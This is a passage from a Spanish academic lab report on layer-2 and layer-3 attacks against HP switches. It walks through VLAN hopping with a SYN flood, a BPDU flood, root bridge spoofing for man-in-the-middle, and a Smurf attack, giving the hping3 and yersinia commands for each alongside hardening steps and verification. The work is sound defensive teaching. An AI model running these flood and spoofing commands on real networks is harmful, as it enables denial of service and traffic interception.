ip a ls dev eth0
```

2º [Consola conmutador] Se reserva la VLAN 24 y su correspondiente puerto para la gestión del conmutador:

```
(config)# management-vlan 24
(config)# vlan 24 ip address 10.10.24.1/24
(config)# vlan 24 untagged 24
```

3º [Consola conmutador] Para que el conmutador pueda enviar los *traps* SNMP:

- Se activa el módulo *snmp-server* y se indica la dirección a la que debe enviar los mensajes:

```
(config)# snmp-server enable
```

```
(config)# snmp-server host 10.10.24.24 community public trap-level all
```

4º [Equipo 'G', usuario "root"] Se inicia la aplicación *snmptrapd* [9] para recibir y registrar los *traps*:

- Se modifica el fichero de configuración para que contenga las siguientes líneas:

/etc/snmp/snmptrapd.conf

```
[…]
authCommunity log public
disableAuthorization yes
```

- Se lanza la aplicación con los parámetros pertinentes para que registre los mensajes recibidos en un fichero:

```
snmptrapd -A -d -n -Lf /var/log/snmptrapd.log
```

- Opcionalmente, en una consola aparte se puede ejecutar el siguiente comando para leer los últimos *traps* recogidos en el fichero .log. Se recomienda maximizar la ventana o reducir el número "del argumento -n" para adaptarse al tamaño de la consola:

```
watch tail -n 25 /var/log/snmptrapd.log
```

3.2 Ataques sobre protocolos de capa enlace

Ataque	Protocolo empleado	Nivel víctima/defensa	¿Logrado?	Herramientas de ataque utilizadas
Inundación MAC	MAC	L2/L2	Sí*	macof
Suplantación MAC	MAC	L2/L2	Sí*	ip
Suplantación ARP	ARP	L3/L2	Sí*	arpspoof
Salto de VLAN + Inundación SYN[10]	802.1q + TCP	L2/L2	Sí Ampliación de ataque de [6]	hping3
Inundación de TCBPDU	STP	L2/L2	Sí Adaptación de ataque de [6]	yersinia
Suplantación del puente raíz	STP	L2/L2	Sí Ampliación de ataque de [6]	yersinia

Tabla 3-3. Ataques realizados sobre protocolos de capa enlace

*Inundación MAC, Suplantación MAC y Suplantación ARP: la implementación de estos 3 ataques está completamente documentada bajos los requisitos y condiciones exigidos (entorno homogéneo y uso de herramientas no gráficas) en la Memoria del módulo de seguridad LAN del Máster en seguridad de la información y las comunicaciones de la Universidad de Sevilla [5].

[9] El uso de *snmptrapd* frente a otra herramienta de monitorización SNMP se debe a que se encuentra preinstalada en el sistema operativo utilizado y su sencillez en la configuración.
[10] Se ha añadido el ataque de inundación SYN para demostrar cómo aprovechar el salto de VLAN.

3.2.1 Salto de VLAN + Inundación SYN

3.2.1.1 Preparación del escenario




Figura 3-3. Escenario del ataque 7.2.1

El equipo del atacante se encuentra virtualmente en la misma red que el equipo cliente en la VLAN 30 separados de la VLAN 20, específica del servidor. Los conmutadores que interconectan los tres ordenadores entre sí se encuentran conectados a través de un trunk. La VLAN 30 se corresponde con la VLAN nativa, mientras que la VLAN 20 es etiquetada explícitamente. El atacante está conectado al conmutador SW2530; el resto de los equipos, al SW2620[11].

Se realizan las siguientes operaciones:

1º [Usuario "root"] Se configuran las tarjetas de red correspondientes acorde al esquema, es decir:

- [Equipo 'S']

```
ip a flush dev eth0
ip a add 10.10.20.2/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
```

- [Equipo 'C']

```
ip a flush dev eth0
ip a add 10.10.30.9/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
```

- [Equipo 'A']

```
ip a flush dev eth1
```

[11] Se ha comprobado cómo es necesario conectar estos equipos a los conmutadores especificados para que el ataque sea realizable. En caso de intercambiar los conmutadores, con configuraciones equivalentes, el salto de VLAN no ocurre: los mensajes enviados por 'A' nunca son conducidos por el puerto 12.

```
ip a add 10.10.30.6/24 dev eth1
ip l set eth1 up
ip a ls dev eth1
```

2º [Consola conmutador] Se asignan las VLANs a los puertos correspondientes:

- [Switch "SW25"]

```
(config)# vlan 30 untagged 6,12
(config)# vlan 20 tagged 12
```

- [Switch "SW26"]

```
(config)# vlan 30 untagged 9,12
(config)# vlan 20 tagged 12
(config)# vlan 20 untagged 2
```

En este punto es posible comprobar cómo existe conectividad entre los equipos A y C, pero que no es posible alcanzar S debido a la separación lógica por las VLANs.

3º [Equipo 'S', usuario "root"] Se arranca el servidor web Apache con la página por defecto:

```
service httpd start
```

3.2.1.2 Objetivo del ataque: DoS del servidor 'S'

Utilizando el salto de VLAN para alcanzar el equipo 'S', se realiza un ataque de inundación SYN para degradar el servicio ofrecido.

1º [Equipo 'A', usuario "root"] Sobre la interfaz previamente configurada, se van a crear unas subinterfaces virtuales pertenecientes a las distintas VLAN:

```
ip l add link eth1 eth1.30 type vlan proto 802.1q id 30
ip l set eth1.30 up
ip l add link eth1.30 eth1.30.20 type vlan proto 802.1q id 20
ip l set eth1.30.20 up
ip a add 10.10.20.100/24 dev eth1.30.20
```

Si se forzase por la interfaz eth1.30.20 un ping a la dirección de 'S', se puede comprobar cómo, efectivamente, los mensajes ARP llegan al servidor, pero la respuesta no llega de vuelta a 'A'. El salto de VLAN se consigue, pero sin ninguna repercusión. En la figura se puede comprobar cómo el tráfico que entra por el puerto 12 del conmutador SW2530 tiene doble etiquetado 802.1q, así como la respuesta con etiqueta VLAN 20 que viaja desde el conmutador SW2620.




Figura 3-4. Capturas *wireshark* del tráfico transcurrido entre 'A' y 'S'

2º [Equipo 'A', usuario "root"] Para poder realizar un ataque y aprovechar la brecha, es necesario añadir manualmente la entrada de la dirección MAC de S en la tabla ARP. Se añade una entrada estática en la tabla ARP:

```
ip n add 10.10.20.2 lladdr 48:5b:39:ee:f6:2a dev eth1.30.20 nud permanent
ip n change 10.10.20.2 lladdr 48:5b:39:ee:f6:2a dev eth1.30.20
```

3º [Equipo 'A', usuario "root"] Se inunda el servidor web de 'S' con paquetes TCP SYN:

- En una terminal, se ejecuta de manera indefinida el siguiente comando para que el equipo Servidor tenga en su tabla ARP la dirección MAC del Atacante y pueda responder los mensajes de sincronización con SYN-ACK:

```
arping 10.10.20.2
```

- En otra terminal, se inunda el puerto del servidor web con la bandera SYN activa:

```
hping3 -S -p 80 --flood 10.10.20.2
```

4º [Equipo 'S', usuario "dit"] Se comprueban los *sockets* del puerto 80 que están a la espera de finalizar el *handshake*:

```
ss -n state syn-recv
```

```
Netid  Recv-Q Send-Q                  Local Address:Port                                  Peer Address:Port
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2078
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2031
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2076
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2036
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2048
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2050
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2047
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2101
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2094
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2095
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2057
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2090
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2052
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2074
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2046
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2027
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2026
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2054
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:1975
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:1938
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:1907
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:1956
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:1929
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:1902
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:1893
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:1867
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2006
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2087
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:1898
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:1870
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2038
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2035
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:1990
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2063
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:1973
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2009
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:1911
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2097
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:1955
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:1922
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:2037
tcp    0      0                   [::ffff:10.10.20.2]:80                             [::ffff:10.10.20.100]:1919
```

Figura 3-5. Puertos TCP 80 en estado SYN-RECV

3.2.1.3 Fortificación

La existencia de una VLAN nativa dentro de un *trunk* entre conmutadores surge de posibilitar la retrocompatibilidad con aquellos equipos que pudieran tener problemas con el etiquetado 802.1q [95]. Sin embargo, esto permite ataques de salto como el que se acaba de demostrar. Para evitarlo, si ningún equipo es incompatible, se debe configurar la VLAN —en este caso, la VLAN 30— para que sea etiquetada en ambos conmutadores.

1º [Consola conmutador] La configuración final de los conmutadores es:

- [Switch "SW25"]

```
(config)# vlan 30 tagged 6,12
(config)# vlan 20 tagged 12
```

- [Switch "SW26"]

```
(config)# vlan 30 untagged 9
(config)# vlan 30 tagged 12
(config)# vlan 20 untagged 2
(config)# vlan 20 tagged 12
```

3.2.1.4 Verificación de la defensa

Una vez configurado como *tagged* todas las VLAN entre los conmutadores, si se intenta repetir el ataque o,

simplemente, enviar un *ping* desde 'A' hasta 'S', los mensajes ya no llegan.

A diferencia de otros ataques, este ataque no puede ser observado por la herramienta *debug*, *traps* SNMP o los registros del conmutador ya que, desde su perspectiva, se trata de una mala configuración de los equipos y/o de las VLANs y no un intento de ataque.

3.2.2 Inundación de TCBPDUs

3.2.2.1 Preparación del escenario




Figura 3-6. Escenario del ataque 7.2.2

Atacante, cliente y servidor se encuentran los tres en la misma subred interconectados por dos conmutadores, siendo suficiente la VLAN por defecto. Para evitar bucles, los conmutadores ejecutan STP para configurar su topología. 'C' y 'S' están conectados cada uno a un conmutador, mientras que 'A' está simultáneamente conectado a ambos.

Se realizan las siguientes operaciones:

1º [Usuario "root"] Se configuran las tarjetas de red correspondientes acorde al esquema:

- [Equipo 'S']

```
ip a flush dev eth0
ip a add 10.10.1.2/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
```

- [Equipo 'C']

```
ip a flush dev eth0
ip a add 10.10.1.9/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
```

- [Equipo 'A']

```
ip a flush dev eth0
```

```
ip a add 10.10.1.6/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
ip a flush dev eth1
ip a add 10.10.1.7/24 dev eth1
ip l set eth1 up
ip a ls dev eth1
```

- [Equipo 'G']

```
ip a flush dev eth0
ip a add 10.10.24.24/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
```

2º [Consola conmutadores "SW1" y "SW2"] En ambos conmutadores, se habilita STP para evitar el bucle formado por los puertos 12 y 14:

```
(config)# spanning-tree enable
```

3º [Consola conmutador "SW1"] Se reserva la VLAN 24 y su correspondiente puerto para la gestión del conmutador:

```
(config)# vlan 24 name gestion
(config)# management-vlan 24
(config)# vlan 24 ip address 10.10.24.1/24
(config)# vlan 24 untagged 24
```

3.2.2.2 Objetivo del ataque: DoS de la red

1º [Equipo 'A', usuario "root"] Por cualquiera de las interfaces configuradas, se envía continuamente BPDUs con el bit TC a '1'. En el caso de elegir la interfaz eth0:

```
yersinia stp -attack 3 -interface eth0
```

Hasta que el comando no es detenido, los conmutadores descartan cualquier mensaje que le llega por los puertos que no sean CBPDUs.

3.2.2.3 Fortificación

Los conmutadores pueden ser configurados para que solo acepten CBPDUs provenientes de puertos asignados por el administrador. De esta forma, se rechaza cualquier CBPDU desconocida, pudiendo asumir que su intención es maligna. Si bien la función *tcn-guard* deshabilita la propagación de BPDUs con el bit TC activado, *bpdu-protection* descarta cualquier CBPDU que no provenga de los puertos asignados. Además, es capaz de bloquear temporal o permanentemente el puerto del que ha llegado la trama maliciosa.

1º [Consola conmutadores "SW1" y "SW2"] Se indican los puertos que no deben presentar tráfico de BPDUs — todos aquellos que no son los puertos 12 o 14:

```
(config)# spanning-tree 1-11,13,15-24 bpdu-protection
```

- Opcionalmente, se puede ejecutar el siguiente comando para limitar los segundos que el puerto permanece bloqueado (por defecto, es permanente):

```
(config)# spanning-tree bpdu-protection-timeout 60
```

2º [Consola conmutador "SW1"] Para que el conmutador pueda enviar los *traps* SNMP:

- Se activa el módulo *snmp-server* y se indica la dirección a la que debe enviar los mensajes:

```
(config)# snmp-server enable
(config)# snmp-server host 10.10.24.24 community public trap-level all
```

- Se activa el envío de *traps* para cuando llegue alguna BPDU por un puerto protegido:

```
(config)# spanning-tree trap errant-bpdu
```

3º [Equipo 'G', usuario "root"] Se inicia la aplicación *snmptrapd* [12] para recibir y registrar los *traps*:

- Se modifica el fichero de configuración para que contenga las siguientes líneas:

/etc/snmp/snmptrapd.conf

```
[…]
authCommunity log public
disableAuthorization yes
```

- Se lanza la aplicación con los parámetros pertinentes para que registre los mensajes recibidos en un fichero:

```
snmptrapd -A -d -n -Lf /var/log/snmptrapd.log
```

- Opcionalmente, en una consola aparte se puede ejecutar el siguiente comando para leer los últimos *traps* recogidos en el fichero .log. Se recomienda maximizar la ventana o reducir el número "del argumento -n" para adaptarse al tamaño de la consola:

```
watch tail -n 25 /var/log/snmptrapd.log
```

3.2.2.4 Verificación de la defensa

Al repetirse el ataque, se puede observar en el propio conmutador cómo los puertos a los que el atacante está conectado se bloquean, apagándose los LEDs correspondientes.

1º [Consola "SW1", "SW2"] Se inspeccionan los registros (logs) guardados tras la defensa del ataque. Opcionalmente, para mostrar los últimos registros primero y los mensajes de nivel *warning* (como lo son en este caso), se añaden las opciones entre corchetes:

```
# show logging [-r] [-w]
```

```
W 01/01/90 01:59:17 00840 stp: port  6  disabled - BPDU received on protected
           port.
I 01/01/90 01:59:17 00898 ports: BPDU protect(5) has disabled port 6
I 01/01/90 01:59:17 00077 ports: port  6  is now off-line
```

Figura 3-7. Registro del conmutador tras bloqueo con *bpdu-protection*

2º [Equipo 'G', usuario 'root'] Se comprueba en la consola donde se muestra la información del fichero .log cómo ha aparecido un nuevo *trap*:

[12] El uso de *snmptrapd* frente a otra herramienta de monitorización SNMP se debe a que se encuentra preinstalada en el sistema operativo utilizado y su sencillez en la configuración.

```
0016: 0C 2B 06 01  04 01 0B 02  03 07 0B 81  01 40 04 0A    .+...........@..
0032: 0A 18 01 02  01 06 02 01  02 43 03 02  28 D8 30 4B    .........C..(.0K
0048: 30 49 06 0C  2B 06 01 02  01 10 09 01  01 02 83 33    0I..+..........3
0064: 04 39 49 20  30 31 2F 30  31 2F 39 30  20 30 30 3A    .9I 01/01/90 00:
0080: 32 33 3A 34  38 20 30 30  34 33 35 20  70 6F 72 74    23:48 00435 port
0096: 73 3A 20 70  6F 72 74 20  36 20 69 73  20 42 6C 6F    s: port 6 is Blo
0112: 63 6B 65 64  20 62 79 20  53 54 50                    cked by STP

2024-01-29 10:19:51 10.10.24.1(via UDP: [10.10.24.1]:161->[10.10.24.24]:162) TRAP, SNMP v1, community
 public
        SNMPv2-SMI::enterprises.11.2.3.7.11.129 Enterprise Specific Trap (2) Uptime: 0:23:35.28
        RMON-MIB::eventDescription.435 = STRING: I 01/01/90 00:23:48 00435 ports: port 6 is Blocked b
y STP

Received 119 byte packet from UDP: [10.10.24.1]:161->[10.10.24.24]:162
0000: 30 75 02 01  00 04 06 70  75 62 6C 69  63 A4 68 06    0u.....public.h.
0016: 0C 2B 06 01  04 01 0B 02  03 07 0B 81  01 40 04 0A    .+...........@..
0032: 0A 18 01 02  01 06 02 01  02 43 03 02  29 A4 30 47    .........C..).0G
0048: 30 45 06 0B  2B 06 01 02  01 10 09 01  01 02 4C 04    0E..+.........L.
0064: 36 49 20 30  31 2F 30 31  2F 39 30 20  30 30 3A 32    6I 01/01/90 00:2
0080: 33 3A 35 30  20 30 30 30  37 36 20 70  6F 72 74 73    3:50 00076 ports
0096: 3A 20 70 6F  72 74 20 36  20 69 73 20  6E 6F 77 20    : port 6 is now
0112: 6F 6E 2D 6C  69 6E 65                                 on-line

2024-01-29 10:19:53 10.10.24.1(via UDP: [10.10.24.1]:161->[10.10.24.24]:162) TRAP, SNMP v1, community
 public
        SNMPv2-SMI::enterprises.11.2.3.7.11.129 Enterprise Specific Trap (2) Uptime: 0:23:37.32
        RMON-MIB::eventDescription.76 = STRING: I 01/01/90 00:23:50 00076 ports: port 6 is now on-lin
e
```

Figura 3-8. *traps* de bloqueo y desbloqueo mediante *bpdu-protection*

3.2.3 Suplantación del puente raíz

3.2.3.1 Preparación del escenario

Para este ataque, se sigue el mismo esquema y los mismos pasos que en el escenario del ataque 3.2.2.

3.2.3.2 Objetivo del ataque: MitM

1º [Equipo 'A', usuario "root"] Se reclama el puerto del conmutador como raíz por ambas interfaces del equipo:

```
yersinia stp -attack 4 -interface eth0 -interface eth1
```

Para conseguir interceptar los mensajes entre cliente y servidor —y de otros equipos cuyo tráfico tuviera que atravesar los conmutadores— es necesario que el atacante actúe como un conmutador. De lo contrario, solo se conseguiría una denegación de servicio de la red, como en el ataque anterior. Para ello:

2º [Equipo 'A', usuario "root"] Desde una nueva terminal, se configuran las interfaces para que todo el tráfico que entre por una de ellas salga por la otra:

```
ip l add name br0 type bridge
ip l set dev br0 up
ip l set dev eth0 master br0
ip l set dev eth1 master br0
```

Ahora, el esquema virtual de la red es el reflejado en la Figura 3-9:




Figura 3-9. Esquema de la VLAN 1 tras el ataque 0

3º [Equipo 'A'] Para observar el tráfico entre 'C' y 'S', se abre *wireshark* en segundo plano:

```
wireshark &
```

4º [Equipo 'C', usuario "dit"] Se comprueba la conexión enviando un ping a 'S':

```
ping -c 1 10.10.1.2
```

Si se comprueba el tráfico recogido por las interfaces eth0 y eth1, se puede observar cómo el ping pasa transparentemente por 'A'. La duplicidad de los mensajes se debe a la conmutación del paquete por ambas interfaces:

```
3926 2619.4583056… ASUSTekC_cc:a7:12   Broadcast            ARP      60 Who has 10.10.1.2? Tell 10.10.1.9
3927 2619.4584079… ASUSTekC_ee:f6:2a   ASUSTekC_cc:a7:12    ARP      60 10.10.1.2 is at 48:5b:39:cc:a7:12
3928 2619.4585121… 10.10.1.9           10.10.1.2            ICMP     98 Echo (ping) request  id=0x111b, seq=1/256, ttl=64 (reply in
3929 2619.4586117… 10.10.1.2           10.10.1.9            ICMP     98 Echo (ping) reply    id=0x111b, seq=1/256, ttl=64 (request
3930 2619.4582834… ASUSTekC_ee:f6:2a   Broadcast            ARP      60 Who has 10.10.1.2? Tell 10.10.1.9
3931 2619.4584295… ASUSTekC_cc:a7:12   ASUSTekC_ee:f6:2a    ARP      60 10.10.1.2 is at 48:5b:39:cc:a7:12
3932 2619.4585063… 10.10.1.9           10.10.1.6            ICMP     98 Echo (ping) request  id=0x111b, seq=1/256, ttl=64 (reply in
3933 2619.4586163… 10.10.1.6           10.10.1.9            ICMP     98 Echo (ping) reply    id=0x111b, seq=1/256, ttl=64 (request
```

Figura 3-10. Captura *wireshark* de 'A' actuando como conmutador

3.2.3.3 Fortificación

La fortificación de este ataque sigue los mismos pasos que el apartado 3.2.2.3. Para este ataque no existe un comando alternativo a *bpdu-protection*[13].

3.2.3.4 Verificación de la defensa

La verificación de esta defensa se realiza de la misma forma que en el apartado 3.2.2.4.

[13] Si se ejecutase MSTP, sí existe una alternativa: *root-guard*. Esta funcionalidad pasa del estado alternativo al bloqueado en aquellos puertos que se reciben una STP BPDU mejor. La sintaxis es idéntica a *bpdu-protection*.

3.3 Ataques sobre protocolos de capa red

Ataque	Nivel víctima/defensa	¿Logrado?	Herramientas de ataque utilizadas
Smurf	L3/L2	Sí Adaptación de ataque [16]	hping3
Redirección	L3/L2	Sí Nuevo ataque	netwox, ettercap
Source Quench	L3/L2	No*	netwox

Tabla 3-4. Ataques realizados sobre protocolos de capa red

* Ataque *Source Quench*: los sistemas operativos contemporáneos ignoran los mensajes ICMP Source Quench. En las distribuciones Linux, desde 2004, se ignoran por completo este tipo de mensajes tal y como recoge el estándar propuesto RFC 6633 [19]. Para la prueba de este ataque, se ha optado por utilizar una máquina virtual con el sistema operativo Red Hat 8.0 (año 2002) que sí podría ser vulnerable, aunque no se ha obtenido el resultado esperado. En el Anexo C se detallan los pasos seguidos para intentar replicar este ataque.

3.3.1 *Smurf*

3.3.1.1 Preparación del escenario

Para este ataque se sigue el esquema de red genérico de la Figura 3-1 siguiendo los pasos detallados en el apartado 3.1.1. Adicionalmente:

1º [Equipo 'S', usuario "root"] Se comprueba que 'S' no ignore los mensajes ICMP Echo:

```
cat /proc/sys/net/ipv4/icmp_echo_ignore_all
```

- Por defecto, el valor debe estar a '0'; es decir, debe responder los mensajes ICMP Echo. Si estuviera a '1', se configura para que no los ignore con cualquiera de los siguientes comandos:

```
echo "0" > /proc/sys/net/ipv4/icmp_echo_ignore_all
sysctl -w net.ipv4.icmp_echo_ignore_all=0
```

3.3.1.2 Objetivo del ataque: DoS del cliente 'C'

1º [Equipo 'A', usuario "root"] Se envían masivamente solicitudes ICMP Echo al servidor con la dirección IP de 'C':

```
hping3 --icmp --flood -a 10.10.1.9 10.10.1.2
```

